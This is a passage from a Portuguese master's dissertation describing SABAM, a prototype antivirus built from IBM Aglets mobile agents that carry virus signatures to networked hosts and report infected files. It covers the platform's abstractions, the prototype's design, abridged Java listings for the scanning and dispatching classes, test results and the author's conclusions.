O agente retorna com os dados que informam ao administrador os arquivos e os nós que contêm o vírus para o qual o agente carrega a assinatura. Neste contexto há um conjunto de decisões de projeto que foram tomadas após serem discutidas em grupo, devido às necessidades de plataforma de desenvolvimento em disponibilidade para o Curso de Mestrado, e da conveniência dentro do projeto da linha de pesquisa que dá sustentação ao grupo. Outros trabalhos do grupo experimentaram outras plataformas de desenvolvimento de agentes móveis, decidindo-se pela plataforma de Aglets devido à robustez que essa tecnologia oferece quando associada ao *framework*[30] "TAHITI".

3.1.3 Da Plataforma de Desenvolvimento de Aglets

Nem todos ambientes de desenvolvimento estão disponíveis para uso em diferentes plataformas, e outros não são de domínio público. Esses aspectos foram determinantes na escolha do Tahiti[31] como ambiente de programação utilizado na pesquisa.

Para a criação da plataforma de desenvolvimento de agentes móveis, chamada Aglets, a IBM levou em conta muitos fatores de segurança – tanto de sistema quanto de acesso – e, desta forma, conseguiu criar um sistema robusto que estende o modelo de código móvel, do Java.

Da mesma forma que o Java, o aglet pode migrar dentro da rede, mas, diferentemente do applet, um aglet migra com todo seu estado. Isto significa estar em execução e suspender essa execução, guardando no próprio aglet seu estado, ir para outro *host* e continuar o processamento de onde havia parado. Nem todas as variáveis de estado são salvas, havendo de se cuidar de variáveis que tenham escopo "static". São armazenados apenas o estado dos dados necessários para poder retornar a execução quando requisitado. O fato de não armazenar os dados de pilha e contadores de

---

[29] Projeto de um sistema totalmente distribuído, para milhares de computadores, utilizando plataformas distintas.
[30] Mesmo que: Ambiente de desenvolvimento
[31] Informações sobre instalação e configuração do *framework* são apresentada no Anexo A.

programa, vem da própria Java Virtual Machine (JVM), que, por questão de segurança, não possibilita acesso a esses dados no computador. A não ser que haja mudanças na JVM, os aglets não serão capazes de salvar o estado dos contadores e das pilhas.

A execução dos aglets exige a instalação de gerenciadores de aglets em cada máquina que faz parte do *cluster* de computadores que podem ser visitados. O ambiente utilizado na dissertação é o TAHITI. Um *framework* fornecido juntamente com o pacote de desenvolvimento de aglets (Aglets SDK[32]), que fornece suporte de transporte, troca de mensagens e gerenciamento com interface amigável e tudo através do protocolo Agent Transfer Protocol (ATP).

O modelo *Aglet* define um conjunto de abstrações que são necessárias para o melhor entendimento de agentes móveis e para facilitar seu desenvolvimento. Assim, o programador não precisa se ater a problemas de nível de abstração mais baixo (Por exemplo: como fazer com que o agente que está sendo executado, receba uma mensagem). As principais abstrações que proporcionam essa liberdade são: *aglet*, *proxy*, *context*, *identifier*. Estas abstrações fornecem suporte se uma para outra, formando um círculo de dependência entre todas as partes.

Um **Aglet** é um objeto móvel Java, que visita *hosts* capazes de recebê-los. É autônomo, ou seja, é executado em sua própria *thread* depois de chegar ao *host*, e é reativo, pois reage a mensagens recebidas e realizando o que for necessário para atendê-las. Para representar um aglet, foi criada a abstração **Proxy** que tem a função de proteger acesso direto aos métodos públicos do agente. Ele provê transparência de localização para o aglet; quer dizer, pode esconder a localização real do aglet, sendo que este local também deve fornecer uma interação com os agentes, no caso dos aglets, esta abstração é chamada de **Context**, que é um objeto estático que proporciona a execução tranqüila dos agentes e ainda protege o *host* de agentes maliciosos. Um mesmo *host* pode conter vários *contexts*, pois cada *context* possui um endereço diferente e assim podem ser identificados através do endereço do *host* mais a entrada do *context*. E, para fazer o fechamento das principais abstrações, é utilizada uma identificação única, incontestável e imutável para cada aglet, chamada de **Identifier**,

Tendo conhecimento das abstrações necessárias para o entendimento da lógica que baseia a tecnologia Aglet, veremos as maneiras de trazer um aglet "à vida", que são

basicamente duas, sendo uma a instanciação de sua classe base (*creation*), e a outra é clonando um aglet existente (*cloning*). Para controlar a população de aglets rodando no sistema, é possível destruí-los (*disposal*).

Sua mobilidade é caracterizada de duas formas, ativa, quando o próprio aglet move para outro *host* (dispatching) ou passiva, quando ele é trazido de volta ao local de onde partiu (*retracting*). Esta acontece de forma abrupta para o aglet. Um aglet em execução consome recursos do sistema e, algumas vezes, sua execução tem de ser interrompida (deactivation) por estar esperando um *trigger* qualquer ou porque o sistema está precisando utilizar recursos alocados ao agente, para depois ser trazido de volta a execução (*activation*).

Tabela 3.1 - Síntese do protocolo de aglets.

Identificador da Ação	Operação
Creation	Cria o aglet num contexto, associa identificador unívoco a ele e o coloca em execução.
Cloning	cópia quase idêntica do aglet que está sendo clonado, onde as diferenças são o *identifier* que é atribuído e o fato da execução do novo agente ser reiniciada, pois as *threads* de execução não podem ser clonadas, por questões de segurança.
Dispatching	Transfere o contexto de execução para outra máquina.
Retraction	Transfere de volta para o contexto de onde foi feito o *dispatching*.
Activation e Deactivation	Ativa ou suspende o processo, respectivamente.
Disposal	Finaliza a execução.

O mecanismo de transporte de um aglet utiliza a interface *Serializable* da linguagem Java. Esta interface cria um fluxo de bytes entre os ambientes, exigindo que o programador defina quais módulos de seu aglet serão migrados. Esse mecanismo de comunicação entre processos permitiu que a estrutura apresentada no modelo de

[32] Sun Development Kit (SDK), empresa da Sun Microsystems – marca registrada.

programação (subtítulo 3.1.2) do SABAM fosse implementada e testada com relativa facilidade, e foi determinante para o projeto do protótipo.

3.2 O projeto do protótipo

Na visão do usuário do SABAM o funcionamento ocorre da forma ilustrada na Figura 3-3.




Figura 3-3 Ciclo de vida Agente SABAM

A Figura 3-3 representa uma situação na qual um agente é criado para cada máquina, e contém uma lista com nome e assinaturas de vírus a serem procurados (1). O agente é enviado à máquina remota (2), efetua a busca por vírus num determinado diretório, montada uma lista com os vírus encontrados e o nome do arquivo que os continha (3), e retorna ao Gerente e devolve a ele o relatório (4).

O gerenciamento da distribuição dos agentes é feito de forma centralizada, utilizando modelo de paralelismo *Processor Farming*. No caso do protótipo, este gerenciamento é humano e as decisões sobre qual nó receberá o agente, é obtido dentro de uma delimitação do *cluster* lógico criado.

Existe uma separação dos *hosts* que podem ou não receber agentes para a criação do *cluster* lógico, definida durante o processo de instalação do ambiente TAHITI. Isto faz com que a rede lógica seja constituída apenas de elementos cadastrados no DNS contido no TAHITI do Servidor/Gerente. Além da instalação do TAHITI, para separação do *cluster*, é possível criar *clusters* utilizando portas de comunicação específicas para cada grupo. Esta é uma solução simples, porém eficaz no caso de ambientes com mais de um sistema operacional. Isso porque, como os vírus são ainda dependentes de plataforma, seria possível utilizar portas específicas para máquinas LINUX, UNIX e outras, pois não é necessário enviar Agentes SABAM com assinaturas de vírus que infectam programas de LINUX, para máquinas com o Windows instalado, como é ilustrado na Figura 3-4.




Figura 3-4 Clusters lógicos separados pela porta de comunicação

A concepção do protótipo que representa as atividades do Agente SABAM ilustradas na Figura 3-4 é orientada a objetos, e utiliza a notação da Linguagem de Modelagem Unificada (*Unified Modeling Language* - UML) para aumentar a inteligibilidade do modelo. A Figura 3-5 ilustra a seqüência das ações do agente

SABAM, sem a especificidade das classes utilizadas, utilizando o diagrama de fluxo temporal.




Figura 3-5 Diagrama de tempo de ações do sistema

Na ótica da orientação a objetos, o SABAM é um pacote com alto grau de modularidade, que engloba várias classes, conforme ilustra a Figura 3-6.




Figura 3-6 O Pacote AgenteSABAM

O pacote “util” oferece classes de objetos para a manipulação de estruturas de dados complexas, que são usadas para a geração da lista de assinaturas e para a geração de relatórios.

O pacote “aglet” encerra o conjunto de classes necessárias à implementação da mobilidade dos agentes antivírus.

O pacote “io” dispõe de classes para o gerenciamento de entrada e saída de dados.

O detalhamento do pacote SABAM foi elaborado utilizando diagrama de classes, diagrama de interação e diagrama de uso de caso, que serão apresentados a seguir.

3.2.1 Diagrama de classes

O diagrama da Figura 3-7 apresenta a parte estática do agente antivírus, que corresponde ao conjunto de atividades para a detecção de um vírus local. A primeira fase do desenvolvimento do projeto SABAM implementou essas classes e testou-as localmente, garantido a funcionalidade dos algoritmos de busca.




Figura 3-7 Diagrama de classes do Agente Sabam

A classe AgenteSabam cria um objeto, instanciado de assinaturas, para obter a lista de assinaturas de vírus a serem transportadas do servidor para o *host*. Mas, a lista de vírus a serem pesquisados deve ser elaborada pelo administrador do sistema. Para isso o agente tem de ler um arquivo editado pelo administrador, contendo os nomes dos arquivos a serem lidos pelo montador da lista de assinaturas.

Assim, a classe ListaArquivoVarredura fornece para o agente o nome do arquivo editado pelo administrador. Baseado nesta lista é que o objeto "assinatura" monta a lista de códigos de vírus a serem pesquisados.

Este procedimento é efetuado na fase de criação do agente e é mostrado na Tabela 3.2.

Tabela 3.2 - Criação do agente SABAM

```
Package sabam;
import java.io.*;
public class AgenteSabam implements Serializable{
  Relatorio rel=null;
  public Detector[] detector; // Lista de agentes detectores.
  int numDetectores; // Número de vírus a serem procurados.
  CaminhosEArquivos c = new CaminhosEArquivos();
  public AgenteSabam (){
    this.inicia();
  }
  public void inicia() {
    rel = new Relatorio(); // Cria objeto relatório
    Assinaturas as = new Assinaturas(c.nomesDeVirus);
    numDetectores = as.numVirus;
    detector = new Detector[numDetectores];
    for (int i=0; i< numDetectores; i++) // Instancia a lista de detectores
      detector[i] = new Detector (as.dna[i], as.nomes[i]);
  }
  protected void varrerArquivos(String diretorio){}
  protected String leiaArq(String arq){ }
  protected void varrerArquivos(){ // Procura por virus
    String dir = c.diretorioDePesquisa; // Obtém o diretório de busca
    String arquivo;
    String caminho="";
          // Gera a lista de arquivos exitentes no diretório
    ListaArquivosVarredura listaArqs = new ListaArquivosVarredura();
```

```
    for (int i=0; i<listaArqs.tamanho; i++){ // Para todos os arquivos
      caminho = new String(c.diretorioDePesquisa+listaArqs.lista[i]);
      arquivo = leiaArq(caminho);
      rel.addElement("\n\nArquivo: " + caminho);
      for (int j=0; j<numDetectores; j++) // Para todas as assinaturas
        if (detector[j].procura(arquivo))
          rel.addElement("Achou:"+caminho+"\\"+detector[j].nome+"\n");
    }
  }
}
```

Essa estrutura faz com que apenas os objetos essenciais para a varredura de arquivo na máquina destino sejam transportados. O detalhamento dessas classes pode ser encontrado no Anexo B. Mas, o uso do agente para a navegação na rede necessita de um componente que o gerencie. Este elemento é o AgenteMovel, e sua estrutura lógica está representada na Figura 3-8




Figura 3-8 Estrutura lógica do Agente Sabam.

Uma vez iniciado e transportado o agente, basta enviar ao objeto a mensagem "varrerArquivos". Este método usa um objeto da classe "CaminhosEArquivos" para obter o diretório onde deve ser feita a varredura de arquivos na máquina remota, de acordo com o código apresentado na Tabela 3.3.

Tabela 3.3 - Criação do agente móvel.

```
package sabam;
public class AgenteMovel extends Aglet {
   AgenteSabam agenteSabam=null;
   int contadorAcesso = 0;
   private boolean local = true;
   public void onCreation(Object init) {
          addMobilityListener(
                  new MobilityAdapter(){
                        public void onDispatching (MobilityEvent e){
                        }
                        public void onArrival (MobilityEvent e){
                          agenteSabam.varrerArquivos();
             }
        }
          );
 }
 private void runLocal(){
    agenteSabam=new AgenteSabam();
    try {  URL destino = new URL((String)
                  (getAgletContext().getProperty("atp://bruno:534")));
           dispatch (destino);
          }catch (Exception e){}
 }
 private void runRemoto(){
          agenteSabam.verrerArquivos();
 }
 public void run( ) {
    if (local){
      runLocal();
            local = false;
    }else{
      runRemoto();
    }
  }
}
```

A definição do arquivo de varredura deve ser gerenciada pelo administrador do sistema, e é imprescindível para o funcionamento do agente móvel, dado que o agente está restrito a um escopo de permissões de acesso, de acordo com as discussões do capítulo 2.

Os objetos instanciados a partir da execução da aglet, ilustrada na Figura 3-8, têm sua execução serializada no tempo, havendo a necessidade da definição de sincronismo entre elas. Por exemplo, o agente não deve iniciar a varredura dos arquivos antes de ser transportado para a máquina remota.

O diagrama de fluxo temporal apresentado no item 3.2.2, a seguir, complementa as atividades definidas na Figura 3-5, estabelecendo o sincronismo global do sistema.

3.2.2 Diagrama de interação

O diagrama apresentado na Figura 3-9 representa a seqüência temporal das ações dos objetos, auxiliando o entendimento dos estados alcançáveis pelo agente SABAM durante todo o processo de captura de vírus, garantindo a identificação da parada do programa




Figura 3-9 Diagrama de fluxo temporal do agente sabam.

3.3 Casos de teste

Alguns casos de teste foram criados para validar situações em que o Agente SABAM deve funcionar. Apesar da pouca disponibilidade de tempo para realização dos casos de teste, foi possível verificar a veracidade das classes instanciadas no agente detector de vírus e, com isso, testar a modularidade em que foi concebido o sistema.

Para que o agente tivesse a capacidade de pesquisar uma subcadeia dentro de uma cadeia, ou seja, analisar se a assinatura do vírus está presente dentro de um arquivo, um algoritmo de pesquisa foi desenvolvido para este fim. No caso, foi desenvolvido um algoritmo simples de comparação caracter a caracter para localização da subcadeia. Não foi utilizado o algoritmo de Boyer-Moore, que é a base para a detecção de vírus, utilizado pelos softwares antivírus, pelo fato de ser embutido na linguagem Java e, por isso, não provaria o uso de algoritmos próprios do agente, na detecção de subcadeias. Outro fator que definiu essa ação é o fato de que, desta maneira, é possível a utilização de qualquer outro método de pesquisa que venha a ser criado posteriormente, desde que respeite a interface criada no sistema.

Foram utilizados textos, para serem pesquisados, nas porcentagens de 50% com menos de 200 palavras e 50% com mais de 200 palavras, sendo que apenas alguns continham assinaturas criadas pela equipe de desenvolvimento. Os resultados mostraram o funcionamento correto do algoritmo de pesquisa, que num primeiro momento localizou aproximadamente 90% das assinaturas em arquivos. Os 10% restantes não foram encontrados devido a formatos do código do arquivo – ANSI, Byte Code, etc. Após a modificação de todos os arquivos para o código ANSI, a pesquisa mostrou-se 100% eficaz.

Já para o teste de mobilidade, os métodos utilizados foram diferentes, pois um problema com acesso a arquivos em disco não permitiram a leitura e escrita de arquivos necessários para a detecção de vírus. Mas, de qualquer forma, futuramente, quando transpassada essa barreira, o código do Agente SABAM está funcionando, conforme pode ser acompanhado durante os casos de teste.

Para a mobilidade foram isoladas as classes que deveriam ser executadas localmente e remotamente. Primeiro foram isoladas as classes que executam localmente

para verificar seu funcionamento, que se mostraram corretas, uma vez que executaram todos os passos previstos, sendo barradas apenas ao tentar acessar um arquivo em disco. Numa segunda parte foram isoladas as classes que devem ser executadas apenas remotamente. Essas classes fazem o uso do algoritmo de pesquisa para a localização de vírus dentro de arquivo e ainda montam a lista de arquivos infectados. Quando o agente chegou a máquina remota, executou as classes necessárias e parou seu funcionamento, novamente, ao tentar ler o arquivo em disco.

Os arquivos utilizados para realização dos casos de teste eram formatados para o ambiente Windows e eram de extensão dat, txt, doc e dot, uma vez que o foco das pesquisas acabou sendo por vírus de macro, que correspondem a grande parte dos desastres com vírus de computador. E, como colocado anteriormente, os testes continham um conjunto com 50% de arquivos com menos de 200 palavras e 50% com mais de 200 palavras.

Outro teste realizado, que pode demonstrar que o agente é capaz de executar código remotamente, foi a criação de um código que desenhasse uma tela contendo um texto qualquer, na máquina remota. Esse código desenhava uma janela com fundo branco e bordas azuis, contendo o texto "desenho remoto". O código foi executado com êxito na máquina remota e a tela foi desenhada, com o tamanho de 300 pontos de largura e 200 de altura.

Com os casos de teste foi possível detectar várias outras necessidades do Sistema SABAM, que devem ser levadas em consideração e analisadas em trabalhos futuros. Desta forma foi definida a colocação destas ponderações dentro de um capítulo a parte, que é o capítulo 4 a seguir.

4 Considerações Finais

Este trabalho estabelece um paradigma distribuído no tratamento contra vírus de computador. Isso porque foi utilizada justamente a tecnologia que permitiu a proliferação acentuada dos códigos maliciosos – a Computação Distribuída.

A análise de requisitos, levantamento de bases teóricas e a produção do protótipo SABAM, apresentaram uma nova maneira de lidar como o problema de códigos maliciosos, principalmente pela sua independência de plataforma (do SABAM).

Através do levantamento das bases teóricas, teve-se uma nova visão sobre o problema da produção de um antivírus que funcionasse através de agentes móveis e delimitando mais o trabalho, principalmente no quesito vírus, uma vez que essa tecnologia (vírus) possui uma complexidade superior ao que se tinha idéia antes dos estudos. Dessa forma o protótipo foi delimitado apenas à localização de vírus e não mais limpeza e tratamento.

Já no estudo de Agentes – Agentes Móveis, a situação foi inversa, porque a tecnologia ofereceu maiores subsídios do que se esperava no início dos estudos, principalmente porque existem ferramentas que possibilitam a criação de agentes móveis, que já implementam partes dos padrões criados pela OMG e pela FIPA, no caso deste trabalho, implementações contidas no IBM – Aglets.

No caso dos estudos sobre a Computação Distribuída, o conhecimento gerado foi grande uma vez que ela é a base do paradigma de agentes móveis e base para as maneiras de proliferação dos vírus. Desta forma, o conhecimento obtido, principalmente sobre agentes móveis, foi mais intenso e profundo, pelo fato dos paradigmas de agentes móveis serem os mesmos da Computação Distribuída, apenas com um pequeno grau de especificidade, quase imperceptível, para agentes móveis.

